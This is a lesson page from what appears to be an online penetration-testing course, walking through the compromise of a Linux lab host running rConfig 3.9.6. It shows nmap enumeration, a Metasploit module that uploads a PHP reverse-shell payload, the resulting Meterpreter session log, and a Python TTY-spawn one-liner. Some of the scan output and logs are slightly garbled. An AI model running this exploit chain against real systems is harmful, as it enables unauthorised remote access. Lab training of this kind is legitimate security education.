

Infiltrating Unix/Linux

W3Techs maintains an ongoing OS usage statistics [study](#). This study reports that over **70%** of websites (web servers) run on a Unix-based system. For us, this means we can significantly benefit from continuing to grow our knowledge of Unix/Linux and how we can gain shell sessions on these environments to potentially pivot further within an environment. While it is common for organizations to use 3rd parties & cloud providers to host their websites & web apps, many organizations still host their websites & web applications on servers in their network environments (on-prem). In these cases, we would want to establish a shell session with the underlying system to attempt to pivot to other systems on the internal network.

Common Considerations

As you may very well have noticed by now, gaining a shell session with a system can be done in various ways, one common way is through a vulnerability in an application. We will identify a vulnerability and discover an exploit that we can use to gain a shell by delivering a payload. When considering how we will establish a shell session on a Unix/Linux system, we will benefit from considering the following:

- What distribution of Linux is the system running?
- What shell & programming languages exist on the system?
- What function is the system serving for the network environment it is on?
- What application is the system hosting?
- Are there any known vulnerabilities?

Let's dive deeper into this concept by attacking a vulnerable application hosted on a Linux system. Keep the questions in mind and take notes as we go through this. Can you answer them?

Gaining a Shell Through Attacking a Vulnerable Application

As in most engagements, we will start with an initial enumeration of the system using [Nmap](#).

Enumerate the Host

Enumerate the Host

```
dbcyph0n@htb[/htb]$ nmap -sC -sV 10.129.201.101

Starting Nmap 7.91 ( https://nmap.org ) at 2021-09-27 09:09 EDT
Nmap scan report for 10.129.201.101
Host is up (0.11s latency).
Not shown: 994 closed ports
PORT      STATE SERVICE  VERSION
21/tcp    open  ftp      vsftpd 2.0.8 or later
22/tcp    open  ssh      OpenSSH 7.4 (protocol 2.0)
| ssh-hostkey:
|   2048 2d:b2:23:75:87:57:b9:d2:dc:88:b9:f4:c1:9e:36:2a (RSA)
|   256  c4:88:20:b0:22:2b:66:d0:8e:9d:2f:e5:dd:32:71:b1 (ECDSA)
|_  256  e3:2a:ec:f0:e4:12:fc:da:cf:76:d5:43:17:30:23:27 (ED25519)
80/tcp    open  http     Apache httpd 2.4.6 ((CentOS) OpenSSL/1.0.2k-fips PHP/7.2.34)
|_ http-server-header: Apache/2.4.6 (CentOS) OpenSSL/1.0.2k-fips PHP/7.2.34
|_ http-title: Did not follow redirect to https://10.129.201.101/
111/tcp   open  rncbind  2-4 (RPC: #1000000)
```

```

443/tcp open  https      443/tcp      httpsd
|_ rpcinfo:
|   program version  port/proto  service
|   100000  2,3,4        111/tcp     rpcbind
|   100000  2,3,4        111/udp     rpcbind
|   100000  3,4          111/tcp6    rpcbind
|_ 100000  3,4          111/udp6    rpcbind
443/tcp open  ssl/http Apache httpd 2.4.6 ((CentOS) OpenSSL/1.0.2k-fips PHP/7.2.34)
|_http-server-header: Apache/2.4.6 (CentOS) OpenSSL/1.0.2k-fips PHP/7.2.34
|_http-title: Site doesn't have a title (text/html; charset=UTF-8).
|_ssl-cert: Subject: commonName=localhost.localdomain/organizationName=SomeOrganization/stateOrProvinceName=SomeState
|_Not valid before: 2021-09-24T19:29:26
|_Not valid after: 2022-09-24T19:29:26
|_ssl-date: TLS randomness does not represent time
3306/tcp open  mysql      MySQL (unauthorized)


```

Keeping our goal of **gaining a shell session** in mind, we must establish some next steps after examining our scan output.

What information could we gather from the output?

Considering we can see the system is listening on ports 80 (**HTTP**), 443 (**HTTPS**), 3306 (**MySQL**), and 21 (**FTP**), it may be safe to assume that this is a web server hosting a web application. We can also see some version numbers revealed associated with the web stack (**Apache 2.4.6** and **PHP 7.2.34**) and the distribution of Linux running on the system (**CentOS**). Before deciding on a direction to research further (dive down a rabbit hole), we should also try navigating to the IP address through a web browser to discover the hosted application if possible.

rConfig Management Tool




Here we discover a network configuration management tool called **rConfig**. This application is used by network & system administrators to automate the process of configuring network appliances. One practical use case would be to use rConfig to remotely configure network interfaces with IP addressing information on multiple routers simultaneously. This tool saves admins time but, if compromised, could be used to pivot onto critical network devices that switch & route packets across the network. A malicious attacker could own the entire network through rConfig since it will likely have admin access to all the network appliances used to configure. As pentesters, finding a vulnerability in this application would be considered a very critical discovery.

Discovering a Vulnerability in rConfig

Take a close look at the bottom of the web login page, and we can see the rConfig version number (3.9.6). We should use this information to start looking for any **CVEs**, **publicly available exploits**, and **proof of concepts (PoCs)**. As we research, be sure to look closely at what we find and understand what it is doing. We, of course, want it to lead us to a shell session with the target.

Using your search engine of choice will turn up some promising results. We can use the keywords: **rConfig 3.9.6 vulnerability**.



We can see that it may be worthwhile to choose this as the main focus of our research. The same thinking could be applied to the Apache and PHP versions, but since the application is running on the web stack, let's see if we can gain a shell through an exploit written for the vulnerabilities found in rConfig.

We can also use Metasploit's search functionality to see if any exploit modules can get us a shell session on the target.

Search For an Exploit Module

Search For an Exploit Module					
msf6 > search rconfig					
Matching Modules					
=====					
#	Name	Disclosure Date	Rank	Check	Description
-	-	-	-	-	-
0	exploit/multi/http/solr_velocity_rce	2019-10-29	excellent	Yes	Apache Solr Remote Co
1	auxiliary/gather/nuvo_cms_file_download	2018-10-11	normal	No	Nuvo Central Managem
2	exploit/linux/http/rconfig_ajaxarchivefiles_rce	2020-03-11	good	Yes	Rconfig 3.x Chained I
3	exploit/unix/webapp/rconfig_install_cmd_exec	2019-10-28	excellent	Yes	rConfig install Comma

One detail that can be overlooked when relying on MSF to find an exploit module for a specific application is the version of MSF.

There may be useful exploit modules that are not installed on our system or just aren't showing up via search. In these cases, it's good

to know that Rapid 7 keeps code for exploit modules in their [repos on github](#). We could do an even more specific search using a search engine: `rConfig 3.9.6 exploit metasploit github`

This search can point us to the source code for an exploit module called `rconfig_vendors_auth_file_upload_rce.rb`. This exploit can get us a shell session on a target Linux box running rConfig 3.9.6. If this exploit did not show up in the MSF search, we can copy the code from this repo onto our local attack box and save it in the directory that our local install of MSF is referencing. To do this, we can issue this command on our attack box:

Locate

Locate
<pre>dbcypth0n@htb[/htb]\$ locate exploits</pre>

We want to look for the directories in the output associated with Metasploit Framework. On Pwnbox, Metasploit exploit modules are kept in:

```
/usr/share/metasploit-framework/modules/exploits
```

We can copy the code into a file and save it in `/usr/share/metasploit-framework/modules/exploits/linux/http` similar to where they are storing the code in the GitHub repo. We should also keep msf up to date using the commands `apt update; apt install metasploit-framework` or your local package manager. Once we find the exploit module and download it (we can use `wget`) or copy it into the proper directory from Github, we can use it to gain a shell session on the target. If we copy it into a file on our local system, make sure the file has `.rb` as the extension. All modules in MSF are written in Ruby.

Using the rConfig Exploit and Gaining a Shell

In `msfconsole`, we can manually load the exploit using the command:

Select an Exploit

Select an Exploit
<pre>msf6 > use exploit/linux/http/rconfig_vendors_auth_file_upload_rce</pre>

With this exploit selected, we can list the options, input the proper settings specific to our network environment, and launch the exploit.

🕒 Use what you have learned in the module thus far to fill out the options associated with the exploit.

Execute the Exploit

Execute the Exploit
<pre>msf6 exploit(linux/http/rconfig_vendors_auth_file_upload_rce) > exploit [*] Started reverse TCP handler on 10.10.14.111:4444 [*] Running automatic check ("set AutoCheck false" to disable) [+] 3.9.6 of rConfig found ! [+] The target appears to be vulnerable. Vulnerable version of rConfig found ! [+] We successfully logged in ! [*] Uploading file 'olxapybdo.php' containing the payload... [*] Triggering the payload ... [+] Sending stage (30282 bytes) to 10.10.14.111</pre>

```
[*] Sending stage (37202 bytes) to 10.127.201.101
[*] Deleted o1xapybdo.php
[*] Meterpreter session 1 opened (10.10.14.111:4444 -> 10.129.201.101:38860) at 2021-09-27 13:49:34 -0400

meterpreter > dir
Listing: /home/rconfig/www/images/vendor
=====

Mode                Size      Type    Last modified          Name
----                -
100644/rw-r--r--    673     fil     2020-09-03 05:49:58 -0400  ajax-loader.gif
100644/rw-r--r--    1027    fil     2020-09-03 05:49:58 -0400  cisco.jpg
100644/rw-r--r--    1017    fil     2020-09-03 05:49:58 -0400  juniper.jpg
```

We can see from the steps outlined in the exploitation process that this exploit:

- Checks for the vulnerable version of rConfig
- Authenticates with the rConfig web login
- Uploads a PHP-based payload for a reverse shell connection
- Deletes the payload
- Leaves us with a Meterpreter shell session

Interact With the Shell

Interact With the Shell

```
meterpreter > shell

Process 3958 created.
Channel 0 created.
dir
ajax-loader.gif  cisco.jpg  juniper.jpg
ls
ajax-loader.gif
cisco.jpg
juniper.jpg
```

We can drop into a system shell (**shell**) to gain access to the target system as if we were logged in and open a CMD.exe console.

Spawning a TTY Shell with Python

When we drop into the system shell, we notice that no prompt is present, yet we can still issue some system commands. This is a shell typically referred to as a **non-tty shell**. These shells have limited functionality and can often prevent our use of essential commands like **su** (**switch user**) and **sudo** (**super user do**), which we will likely need if we seek to escalate privileges. This happened because the payload was executed on the target by the apache user. Our session is established as the apache user. Normally, admins are not accessing the system as the apache user, so there is no need for a shell interpreter language to be defined in the environment variables associated with apache.

We can manually spawn a TTY shell using Python if it is present on the system. We can always check for Python's presence on Linux systems by typing the command: **which python**. To spawn the TTY shell session using Python, we type the following command:

Interactive Python

Interactive Python

```
python -c 'import pty; pty.spawn("/bin/sh")'
```

```
sh-4.2$  
sh-4.2$ whoami  
whoami  
apache
```

This command uses python to import the `pty module`, then uses the `pty.spawn` function to execute the `bourne shell binary` (`/bin/sh`). We now have a prompt (`sh-4.2$`) and access to more system commands to move about the system as we please.

Now, let's test our knowledge with some challenge questions.

VPN Servers

Warning: Each time you "Switch", your connection keys are regenerated and you must re-download your VPN connection file.

All VM instances associated with the old VPN Server will be terminated when switching to a new VPN server.

Existing PwnBox instances will automatically switch to the new VPN server.

us-academy-1

PROTOCOL

☒ UDP 1337 ☐ TCP 443

DOWNLOAD VPN CONNECTION FILE



Connect to Pwnbox

Your own web-based Parrot Linux instance to play our labs.

Pwnbox Location

AU

55ms ▼

Terminate Pwnbox to switch location

Start Instance

∞ / 1 spawns left

Waiting to start...

Questions

Answer the question(s) below to complete this Section and earn cubes!

Target: [Click here to spawn the target system!](#)

[Cheat Sheet](#)[Download VPN
Connection File](#)

+ 0

What language is the payload written in that gets uploaded when executing rconfig_vendors_auth_file_upload_rce?

Submit your answer here...

[Submit](#)[Hint](#)

+ 0

Exploit the target and find the hostname of the router in the devicedetails directory at the root of the file system.

Submit your answer here...

[Submit](#)[← Previous](#)[Next →](#)[Cheat Sheet](#)[? Go to Questions](#)

Table of Contents

Introduction

Shells Jack Us In, Payloads Deliver Us Shells



CAT5 Security's Engagement Preparation



Shell Basics

Anatomy of a Shell



Bind Shells



Reverse Shells



Payloads

Introduction to Payloads



Automating Payloads & Delivery with Metasploit

Crafting payloads with MSFvenom



Windows Shells

Infiltrating Windows



NIX Shells

[Infiltrating Unix/Linux](#)

Spawning Interactive Shells

Web Shells

Introduction to Web Shells

 Laudanum, One Webshell to Rule Them All

 Antak Webshell

 PHP Web Shells

Skills Assessment

 The Live Engagement

Additional Considerations

Detection & Prevention

My Workstation

O F F L I N E

 Start Instance

 / 1 spawns left